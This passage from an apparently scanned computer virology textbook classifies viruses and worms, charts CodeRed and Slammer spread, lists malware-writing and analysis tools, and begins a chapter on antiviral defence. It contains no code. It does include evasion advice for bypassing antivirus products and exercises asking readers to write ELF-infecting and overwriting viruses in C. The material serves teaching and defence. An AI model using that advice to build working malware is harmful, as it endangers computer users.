[41] See `http://servicenews.symantec.com/cgi-bin/displayArticle.cgi?article=3257&group=symantec.support.fr.custserv.general&next=40&tpre=fr&`

Slow viruses - Rapid viruses

These viruses are mostly simple executable viruses, which work both in resident mode and according the four above-mentioned infection mechanisms. In addition, they behave in such a way that they succeed in defeating antiviral programs. Let us consider these following two categories of viruses:

- *slow viruses*, which are memory resident viruses, only infect executable files which are either modified or created (generally by the user; this event does not occur very often, hence the name given to these viruses: slow viruses). The purpose here is to fool antivirus software, especially those which use integrity checking: in this case, the virus attempts to make viral code modification (the infection) seem legitimate. The virus takes advantage of a legitimate file modification by the user to infect precisely those files modified. The infectious action is then totally invisible to detection. When everything goes well (from the virus writers point of view) antivirus software do not detect any suspicious activity. The *Dark Vader* virus is a typical slow viruses;
- on the contrary, rapid viruses, which are also memory resident viruses, infect executed or opened files (especially in read mode). This event often occurs (hence the name given to these viruses: rapid viruses) when antiviral programs scan for viruses: this inevitably requires that files be opened (to search for a signature) or that they may be executed (to emulate code for instance). This time, the virus follwos the antiviral program. The latter is unable to detect any other activities than its own. For instance, the *Vacsina* and *Yankee* virus families, as well as the *Dark Avenger* or *Ithaqua* viruses fall into this category.

It must be stressed that the infective power must be controlled in order to write an efficient virus. Numerous experiments have clearly shown that the best approach to bypass antiviral products is both to select targets carefully and limit their number.

Miscellanous Definition

For the sake of clarity and exhaustiveness, we will provide some additional definitions of the most common viral terminology which are currently referred to in the computer litterature as well as on most websites. Some special terms are neither self-explanatory nor official, thus leading to some additional confusion.

- **Multipartite Viruses**.- They are also referred to as multimode viruses (or multiplatforms viruses, or dual infections). They infect several types of target at the same time, such as boot sectors, executable files (for instance the famous *CrazyEddie* virus), and macro-viruses designed to infect executable files as well (the *Wogob* virus which infects Word and the Windows 9x VxD files, or the *Nuclear/Pacific* virus which infects both Word documents and DOS executable files). The purpose of these viruses is to increase their infective power while increasing the number of targets. Writing this kind of viruses requires good programming skills, which explains why so many multipartite viruses are unsuccessful due to serious flaws or programming errors.
- **Multiformat viruses**.- As their names imply, these viruses can infect formats belonging to different operating systems. One of the most famous example as regards multiformat viruses, is the i*Winux/Lindose* virus which is able to both infect `ELF` files (Linux/Unix) and `PE` files (Windows). Dual boot computers (two operating systems on the disk) and (emulated) virtual operating systems (like `Vmware`) may facilitate the emergence of such viruses in the near future[42]
- **Virus generators or toolkits**.- Virus Toolkits (also known as virus generators). They are more or less sophisticated software enabling viruses or worms to be created automatically according to a modular mode (preprogrammed functions). From a theoretical point of view, it can be assimilated to a finite automaton and more precisely to universal constructor (see Chapter 2). As the number of automaton initial states is finite, the potential number of viruses that such a generator can produce is therefore finite as well. A number of various generators have been created since the emergence of the first one: *Virus Creation Lab* (VCL). Some caused real problems such as the *VBS Worm Generator* (VBSWG) release 2.0, but it is a fact that nowadays all viruses and worms generated by known kits are detected and identified.

Psychological viruses

As "psychological viruses" or worms have become a new and growing threat for these last years, one should not under-estimate them insofar as they

[42] There exists a common flaw in default setup of most Linux distributions in which Windows partitions are automatically mounted (`/windows/C/` or `/windows/D/` in most cases). As a consequence, multiformat viruses can more easily spread, as experiments have demonstrated. These partitions should be only manually mounted and for a limited period of time, under an efficient computer security policy.

strongly rely upon the human factor. Mostly, these viruses are referred to as *Jokes* or *Hoaxes*, which tends to make think that they are unnocuous. Indeed, there is nothing of the sort. They do constitute a real threat that no antiviral program will be able to defeat. Let us consider the following definition:

Definition 42 *A* psychological virus *is a disinformation which uses social engineering to entice users into performing a specific action resulting in an offensive action similar to that performed by a virus or more generally by any malware.*

Any psychological virus includes the two main features inherent in current viruses and malware:

- self-reproduction (viral spreading). The existence of this feature is enough to consider this sort of attack as a virus. The conscious or unconscious transmission, by one or more individuals, to one or more other individuals, of such disinformation can be definitively and completely compared to a self-reproduction phenomenon. Generally, this transmission is performed by intensive use of emails, newsgroups, spread by word of mouth....
- final payload. The content of such disinformation message urges in a very clever way, the naive user to trigger what could be a real final payload. Mostly, the virus writer wishes the user to delete a single or several system files (such as the `kernell32.dll` system file, for instance) which are presented as so many copies of the virus. A network or a remote server denial of service may also be a potential scenario.

As many examples fall into this category of virus, the reader will refer to either some well documented websites dedicated to hoaxes[43] or antiviral software publishers websites.

The only way to deal with this special type of "malware" is to educate users regarding security threats, and to provide them with the basic understanding of the situation. At work, it is essential to set a central management of alerts and to control the internal message flow (email traffic). In an efficient security policy, only system administrators or security officers should be entitled to release information regarding viral risks. In addition, they must prevent anyone using emails which could be compared to a worm attack, like support or friendship email chains. Finally, any suspicious message received by any user should be systematically reported to them to prevent the "infection" from spreading any further.

[43] One of the best is probably `www.hoaxbuster.com`

4.5.2 Worms Nomenclature

Worms belong to the family of self-reproducing programs. However, they can be considered as a specific sub-category of viruses, which are able to spread throughout a network. Thus, all infection mechanisms that have been presented in Section 4.4 apply to the worm as well.

The special feature of worms is that their infective power does not require that they be inevitably attached to file on a disk (by using `fork()` or `exec()` primitives for instance) unlike viruses. The simple creation of the process is enough to enable the migration of the worm. Be that as it may, the duplication process does exist, which implies that any worm is, in fact, only a specific type of virus. In both cases, the algorithmics principles that are involved are similar with the exception of a few specific features. We will explore the algorithmic aspect of worms later in Chapter 9.

Another difference between viruses and worms lies in the nature of their infective power. If a typical virus generally cannot spread beyond a region or a few countries (a bounded geographical area), worms (at least, for the most recent generation) demonstrated their ability to spread all over the world and to have a planetary effect. Well-known examples of this sort are the so-called Codered (2nd version) worm which was released on July/August 2001 (see [61, 111]). Codered spread thanks to a vulnerabilty present in Microsoft IIS Webservers and infected about 400,000 servers within 14 hours all over the world. Figure 4.11 presents the curve describing the spread of the Codered 2 worm. The interested reader will find on the companion CDROM, Jeff Brown's animation (University of California, San Diego) based on Davis Moore's analyses (*Caida* company [111]) which describes the *Codered 2* worm infection on a worldwide scale.

The curve of Figure 4.11 clearly shows the exponential growth of the number of infected hosts, between `11:00` and `16:30` (time UTC). This quite well illustrates what can be called the "computer network butterfly effect" period: any new infection of servers entails global and huge effects. When looking at Jeff Brown's animation, one can pinpoint a sharp acceleration of the infection which indeed corresponds to this effect. When the infection is at its peak, nearly 2300 new servers per minute were being infected (see Figure 4.12). Moreover, the mathematical model of the Codered 2 worm spread[44] (due to S. Staniford [146]; in this respect, see also [161]) shows that the proportion p of vulnerable machines that have been actually infected,

[44] The reader may refer to [133, section 3.2] in which the spread of worms in autonomous systems – in other words, a sub-network which is managed by a "single" administrator while the Internet is an interconnection of autonomous systems – has been formalized.




Fig. 4.11. Number of Servers Infected by The CodeRed Worm as a Time Function (source [111])

can be defined as follows:

$$p = \frac{e^{K.(t-T)}}{(1 + e^{K.(t-T)})} \tag{4.1}$$

where T is an integration constant which describes the start time of the spread, t the time in hours and K the initial rate of infection, that is to say the rate according to which a server can infect other servers. It is supposed to be equal to 1.8 servers per hour. In other words, the equation clearly shows that the proportion of vulnerable servers that will be infected tends towards 1 (all of them get infected in the end). It must also be stressed (as it is clearly shown in Jeff Brown's animation) that the infection is homogeneous as far as space is concerned: in the case of the Codered 2 worm, the three main continents – that is to say Europe, Asia and America – were infected quite simultaneously. This can be explained by the random generation of IP addresses whose quality was quite good [61].

Another more recent example is the Sapphire/Slammer worm [25, 112] which spread in January 2003. The latter managed to fully isolate South Korea from the Internet. Within the first 10 minutes of the spread, some




Fig. 4.12. Number of Hosts Infected by the CodRed Worm per Minute (source [111])

75,000 servers were infected. Figure 4.13 highlight the countries which were hit by the worm thirty minutes after the beginning of the infectious period. Usually, worms are divided into three main classes but it must be granted that this classification may appear somewhat artificial in some cases.

Simple worms or I-worms

First, let us examine simple worms (also referred to as *I-worms*) such as the Internet worm (1988). They usually exploit security flaws in some applications or in network protocols (weak passwords, IP address only authentication, mutual trust links...) to spread. This is the only category which should be legitimately called worms. *Sapphire/Slammer* worm (January 2003), *W32/Lovsan* worm (August 2003) and *W32/Sasser* worm, among others, fall into this category.

Macro-worms

Though most people tend to consider them as worms, they are rather hybrid programs in which viruses (an infected document transmitted through the




Fig. 4.13. Distribution of the servers infected by the Sapphire/Slammer Worm (H + 30 minutes). The diameter of each blue circle is relative to the logarithm of the number of locally infected servers (source: [112]).

network) and worms (the network is used to spread the infection) are combined. However, it must be granted that this classification is rather artificial. Moreover, in the case of macro-worms, the user is mostly responsible for the activation of the infection process, which is actually a feature peculiar to viruses.

Macro viruses are able to propagate whenever an email attachments containing infected an *Office*[45] document is opened. For this reason, they should fall into the macro-viruses classification (or more generally the document viruses). As a first step, the opening of an infected email attachment (let us recall a document) causes the infection of the relevant application – as far as macro-viruses are concerned, an *Office* application. As a second step, the "worm" collects all the existing electronic mail addresses in the user's address book and sends itself to each of these addresses as an email attachment in order to spread the infection. By doing so, the user's identity is spoofed in order to entice the recipient into opening the infected attachment. At last, the "worm" may then execute a final payload. *Melissa* macro-worm (1999) is the more famous example of worm, and used pornographic pictures as a social engineering trick.

[45] Of course, other application or document types may be involved. See Table 4.3 for more details.

Let us add that this technique can be easily generalized to any document format (document viruses), thus enabling malicious code to be executed [98].

Email worms

These worms are also often referred to as *mass-mailing worms*. Once again, the main propagation vector is an attachment – as far as email worms are concerned, the attachment is actually a executable file, contrary to the macro-worms – containing malicious code which can be either activated by the user himself or via a critical flaw in the email client (for instance, *Outlook/Outlook Express 5.x* automatically run any executable code present in attachments. The most famous example of such email worms is problably the ILoveYou worm (2000). The overt purpose was to use email messages as a form of propagation along with social engineering techniques (in this case, it was a love letter) in order to convince the user to open an infected email attachment. About 45 millions of hosts are supposed to have been hit in this way by this worm. Once again, most experts consider ILoveYou and other email worms as worms, one can argue that they should not fall into the worm class. However, in order not to throw readers into confusion, we decided to consider "email worms" as worms.

Email worm propagation is mostly very rapid indeed but it stops rather quicky as well, due to the fact that countermeasures are quickly applied. Figure 4.14 illustrates the evolution of *W32/BugBear-A* attack which occured in October 2002 (data collected by J.L Casey) and shows its progression over a one-month period. As the reader can see, the attack starts on September 30th, 2002 at 19:30 (GMT+2). One can notice that the spreading activity is rather low during the first week end (5-6/10) and the second one too (12-13/10). This "week end effect" can be explained by the slow-down of email exchange during week ends. The attack is very typical as far as propagation is concerned. The infection soars sharply during several days then reaches a peak and finally falls off (this last phase corresponds to the period when antivirus software are updated). From October 24th onwards, the worm is no longer active.

On August 18th, 2003, the *W32/Sobig-F* worm hit users and it is highly probable that the number of infected hosts reached a record level. According to Reuters and F-Secure sources, among the more than a hundred million of users which were affected by the worm worldwide, twenty million of them were hit in China. Let us consider Mikko Hypponen's comments, the head of antiviral research at F-Secure Corporation [80] about this highly sophisticated infection technique:

"The advanced techniques used by the worm make it quite obvious it is not written by a typical virus writer. The fact that previous W32/Sobig *variants were used by spammers*[46] *on a large scale adds an element of financial gain. Who's behind all this? Looks like organized crime to me."*




Fig. 4.14. Evolution of the *W32/Bugbear-A* worm attack (Oct. 2002 - Source J.-L. Casey)

The *W32/Mydoom* worm which spread in January 2004 unfortunately broke the record of infective power [70] and since then other well-known worms (*W32/Bagle* or *W32/Netsky* families of worms) have been the talk of the town due the huge number of users they hit each time. However, a new worrying trend has emerged since the beginning of year 2004: the *W32/Bugbear-A* propagation and attack evolution model which was prevalent up to this time is less and less valid one. The length of such an attack tends nowadays to significantly increase. Statictics and data of year 2004[47]

[46] At the time of the *W32/Sobig-F* attack five variants were known (Authorś note). Spam is the sometimes aggressive and massive use of email to broadcast commercial advertisings directly to users.

[47] In passing, I would like to thank Cédric Foll and Guillaume Arcas for their unvaluable help in providing a huge amount of such data.

clearly prove this fact for most of the recent worm attacks (see Figure 4.15 for a comparison of the attack statistics of *W32/Netsky-P* and *W32/Zafi-B* worms[48]). This new trend seems to imply that users are less vigilant and




Fig. 4.15. Evolution dof the *W32/Netsky-P* and *W32/Netsky-P* Worms Attacks (July - August 2004)

that awareness campaigns are still too sporadic[49].

4.6 Tools in Computer Virology

Basically, very few tools are required to experiment in computer virology (and in particular to write a virus or a worm). Moreover these tools are not very difficult to obtain. Therein lies the danger. If it is possible to control mass destruction weapons ranging from nuclear, chemical to biological weapons (with more or less difficulty depending on their nature), on the

[48] The *W32/Netsky-P* worm appeared in the wild on March 21st, 2004 while the *W32/Zafi-B* worm has been spreading since June 11th, 2004. Both are email worms.

[49] According to the French CERT-Renater, as an example, in February 2004, more than a quarter of emails were infected.

contrary, trying to control "massive viral infection weapons", like worms, is wishful thinking.

Knowledge in such techniques is easy to acquire (event though it requires a lot of dedication to master) and the tools are common and harmless: they are simply those which are currently used in the computer industry. All things considered, there are grounds for saying that worldwide attacks (such as the *Saphhire/Slammer* attack in 2003) are bound to increase in the near future. International organisms in charge of monitoring viral alerts will have to face huge challenges: they will try to outdo the virus writers in skills and imagination while to managing software vulnerabilities and critical flaws. The actual victims of such attacks are essentially industrial and national computer resources of each countries striken by them.

As far as tools are concerned, let us precise that they are shared by both antiviral researchers/experts and virus programmers. Let us draw up a list of the tools which are necessary to write or analyze a malware:

- a compiler (assembly language, C language...) or an interpreter (VBA, VBScript...) for the considered language. For languages like VBA or other scripting languages, the corresponding interpreter is natively included in some applications (*Office* applications, *Internet Explorer*...);
- a disassembly program. Thanks to it, a source code can be obtained from a binary executable file. Both people who wish to protect against viruses and those who want to acquire these techniques can take advantage of viral code analysis. In this respect, the `IDA Pro` software is probably the best[50];
- a debbugger (software designed for execution in step mode). This type of software enables infectious code to be analysed in order to better understand its behaviour. The most popular software in this respect is `Soft ICE`[51];
- a hexadecimal editor or hex editor (designed for displaying and handling raw data of any kind);
- miscellanous tools which facilitate the analysis or the handling of files (`PE` header analyzer as an example) or of the real time activity system (API calls for example; `FileMon`, `Regmon` ... tools);
- some bibliographic material and technical documents. Nowadays, most technical information is available on the Internet and is provided by

[50] IDA Pro ©Datarescue - `http://www.datarescue.com`

[51] Soft ICE ©Compuware - `http://www.compuware.com/products/driverstudio/softice/`

computer compagnies (hardware, software, protocols) and other reliable sources.

The list is now complete. Indeed, one needs much patience, motivation, and tenacity to acquire the knowledge necessary to create efficient viruses or fight against them. While looking at this brief list (some home-made tools could be considered as well), the reader will assess the scope of the viral threat. To date, most virus programmers write viruses as a hobby. Consequently, many of these programs contain sloppy code and are simple enough to be detected easily. Fortunately, the inefficiency of these viral programs prevents them from causing a global disaster. Now, let us imagine what would happen if extensive research was carried out on viruses by any country or organization with a view of using them as genuine weapons[52]. In such a situation, it would be an illusion to believe that UN disarment experts could play any serious part in this field.

Exercises

1. Taking as an example the *Unix.satyr* virus whose code is described in Chapter 8, write a virus (in C language) designed to infect ELF binaries, by appending the major part of its own code. So that the virus takes precedence over the infected host file, whenever the latter is run, a part of the code will have to be prepended to the executable target file (it is equivalent to a *jump* function towards the viral code located at the end of the file).
2. Implement an overwriting virus (in C language). Taking the *vcomp_ex_v2* virus as an example, described in Chapter 8, decrease its infective power (virulence) by taking into account the target file size before the infection takes place.

[52] In 2004, North Korea acknowledge the fact their armed forces developped such viral weapons. Other countries like China and Taiwan already have.

5

Fighting Against Viruses

5.1 Introduction

The purpose of this chapter is to make a survey of the different techniques[1] which are currently used to defend against viruses. These techniques, though efficient, do not remove all the risks but will at best limit them. That is the reason why it is illusive to solely base an antiviral protection policy on the use of an antivirus software, how efficient it may be. We will present therefore the main computer "hygiene rules" which can be very effective when properly applied and judiciously combined with an antivirus software. Most of these rules are derived from the security models defined during the eighties.

The issue behind defense against viral infections (prevention, detection, eradication) is far more tricky to address and to deal with than it seems, beyond the theoretical results presented in Chapter 3. We will just consider these two following aspects, at least to illustrate our comments.

- The first aspect is the notion of protection. The latter is only valid with reference to a specific environment, specific tests or techniques... The theoretical complexity of viral detection compels us in practice to use probabilistic and statistical techniques which have their inherent error

[1] It is worth noticing that technical data and information about how to make viruses is paradoxically far easier to find than that dedicated to antiviral detection and protection. Generally, it will then be useful to study some antiviral software through black box testing or even to partly or wholly disassembly them – a long and tedious approach, which may be hard when faced with protected executables (by means of compression, encryption or obfuscation techniques) – to get a deep knowledge about antiviral techniques. The careful study of the viral signatures databases is required as well.

probalilities[2]. To make things clear, if the environment of reference and techniques change, the defense against viruses is bound to fail unless these new changes are taken into account. It is precisely this weakness that the virus writer will exploit. No single defense is best for all situations.

- The second aspect is to assess the reliability of antiviral techniques properly, beyond the error probabilities discussed in the last point. Let us consider the following accurate attack scenario: let us assume that my antiviral program detects the B variant of a given worm. To what extent shall I trust it? Will this antiviral program be able to detect a potential B' variant, which is similar in every respect to the B variant (that it will detect as such) in which a logic bomb or a Trojan horse has been carefully hidden, in such a way that it will be installed before the worm is detected? Despite the fact that the disinfection has been successfully performed, this additional malware which has been installed and has evolved in an independent way before the eradication of its viral carrier may still be active and may have become indetectable (let us recall that its viral vector has been eradicated). Obviously, my antiviral program has done its job. The user now feels relieved, convinced that the danger is over.
  Let us examine the following scenario. Imagine an attacker wants to infect my computer. He is likely to choose a worm or virus that my antiviral software generally efficiently detects and eradicates, but he will add a payload (for instance, after analysing my antiviral program) in a non discriminating way (the antiviral program will be unable to distinguish this version from the early one). Let us now consider the case of companies or public institutions, in which a targeted attack has been launched at two different levels. The antiviral program will simply detect the first level of the attack, but will fail to detect the second one. What is going on then? In fact, the antiviral program will act just as it was programmed. Certainty can only be gained from viral code analysis. Now this analysis is mostly performed at an early stage to update the product but in the absence of any good reason, this analysis is unlikely to be done again at a later stage. For instance, if the logic bomb of the attacker remained undetected, there are no grounds for performing such an analysis.

Tests and experiments carried out in our laboratory showed that any antiviral program is relatively easy to bypass. Unfortunately, no exception was noticed, whatever techniques or functional mode (static mode or dynamic

[2] The term "*false alarm*, which is generally ill-defined and sometimes misused, by antiviral software professionals and by many authors, precisely corresponds to the type I error as defined in statistics.

mode) antivirus software are used. In all cases, viruses which were introduced and executed for the purpose of the experiments remained undetected.

Does it mean that antiviral programs are useless? Definitively not[3]! Yet to assess the limitations of each of them, the best solution is to describe the techniques they use and how they work. The purpose is to improve user's education and awareness regarding the necessity of strictly applying computer "hygiene rules" upstream and downstream of any antiviral program to reduce the risks of viral infection.

5.2 Protecting Against Viral Infections

Theoretical studies carried out during the eighties [1,34] opened up the path to a number of other studies which, without further delay, helped to define efficient techniques and models as far as antiviral protection is concerned. Let us state clearly that the latter, when compared with the earlier theoretical studies, proved to be less effective in defending against various virus infections. If they are more or less easy to use and to implement, their respective efficiency is different enough so that they must be used in combination for better protection. The most important theoretical result is from Fred Cohen who demonstrated in 1986 that determining if a program is infected or not is generally an undecidable problem (in the mathematical sense of the word). This result was discussed in Chapter 3.

A major corollary is that fooling and bypassing antiviral software (and that is the virus writers' favorite game) is always possible. This is a reality closely linked to the notion of security (see Definition 40). A previous step will consist in studying the advantages and drawbacks of these antiviral programs, in order to learn how to bypass them.

What about the efficiency of current antiviral techniques and software today? It cannot be denied that current antiviral programs (at least the best ones) tend to provide good performance. But this general claim still has to be examined closely. As far as known and fairly recent viruses are concerned, the rate of detection is very close to 100% with a very low rate of false alarms. As for unknown viruses, the rate of detection ranges from 80 to 90 %. However, it still remains necessary to distinguish between viruses using known viral

[3] The best comparison could be that with the car insurance. Nobody is allowed to drive a car without a valid car insurance. But this insurance in itself will never alone prevent the driver from driving accidents. He must also drive carefully, respect the Highway Code, not drink alcohol while driving, look after his car and keep it in repair. Thus, any "computer driver" should not drive his computer without an "antivirus insurance" but it is not sufficient.

techniques and unknown viruses using unknown viral techniques. In the latter case, antiviral program publishers neither publish any statistics about them nor communicate on that issue. In fact, experiments showed that any innovative virus or worm easily manages to fool not only antiviral programs but also firewalls (in this respect, the *Nimda* worm[4] is quite illustrative [17]). The very bad news is that most of the time, any new virus or worm is simply not detected at all during the very early stage of the spread. Moreover, many viruses are poorly written or contain programming errors which lead to a rapid and easy detection.

As for protection capabilities against worms, antiviral software appears to be insufficient for most situations. Antiviral programs are mostly unable to detect new generations of worms before viral database updates. Antiviral publishers can react more or less quickly to viral infections but are currently unable to anticipate them. The situation is even worse when considering the newest generations of worms such as Klez, BugBear... If antiviral programs manage to detect them (once the programs have been updated or upgraded), it is a fact that the probability that they succeed in automatically disinfecting infected hosts is increasingly low. It is then necessary either to use disinfection tools designed for a specific worm (which can be downloaded from most sites devoted to antivirus software) or to undertake a sophisticated handling which is beyond the ability of any novice or generic user. In both cases, the ergonomics and usefulness of the antiviral product is affected not to say heavily put into question.

Another major factor which is worth considering as far as worms are concerned, is the nature of these computer infections. Most of the worms generate millions of copies of themselves, which will cause major disturbances in networks and servers. These disturbances will inevitably betray the presence of the worm. This situation would be more delicate to deal with in the case of a spy worm whose aim is to attack a small, specific group of computers or users (as a very good example, see the "*Magic Lantern*" worm designed by the F.B.I [65])..

As for other types of computer malware, like Trojan Horses, logic bombs, lure programs..., antiviral products do not provide a high level of protection especially when it comes to detecting new types of infections. In some of these cases, a firewall often turns out to be more efficient and complements any antiviral product, insofar as the firewall security system is properly set up and that the filtering rules are regularly controlled and reassessed.

[4] See also `www.f-secure.com/v-descs/nimda.shtml`

But users must absolutely take into account that firewalls, like any other protection software, have their own inherent limitations.

Another point which is worth underlining is that antiviral protection first and foremost constitutes a commercial stake. The great amount of available products and the competition among publishers of such products makes it impossible for the average user to have a clear view of the situation. The commercial competition leads to design products with the following characteristics:

- constantly increasing ergonomics (in other words, a nice graphical interface which leads users to loose control over the computer);
- the product must operate faster and faster (antiviral software which operates in a dynamic mode must not entail a system slowdown which could be felt as a nuisance by the user);
- compactness: the product must be more and more compact (especially when it comes to size of viral databases).

In other words, security is more and more sacrificed on the altar of functionality and ergonomics. Some tests performed at the Virology and Cryptology Laboratory of the Army Signals Academy regularly showed that, for all products taken together, some older viruses (the nature of these viruses differs from one software to another) are no longer detected. Antiviral editors worked on the assumption that these viruses now have almost disappeared and they decided consequently to limit the size of signatures for sake of compactness. However, this does not explain why dynamical techniques (behaviour monitoring and code emulation) fail to detect these viruses as well. Given these circumstances, it is clear that any attacker performing this kind of simple test will get the keys to easily bypass any of these products. As we have already pointed out, analyzing antiviral products will show us how to fool them. Indeed, once again, Definition 40 is perfectly illustrated.

Our purpose now is to make a survey of the different antiviral techniques which are currently used[5].

5.2.1 Antiviral Techniques

Before going over these different techniques, let us recall that any antiviral program operates either in static mode or in dynamic mode:

[5] It is still surprising to notice that virus writers communicate more than antivirus writers, as far are technical issues are concerned. Despite that fact, the latter are regularly and unfortunately defeated by the first.

- in static mode, users themselves activate antiviral software (the latter may be run either manually or may have been preprogrammed). The antivirus is thus mostly inactive and no detection is possible. That is the most appropriate mode for computers whose resources are limited (e.g slow processor, old operating systems). This mode does not allow any behaviour monitoring;
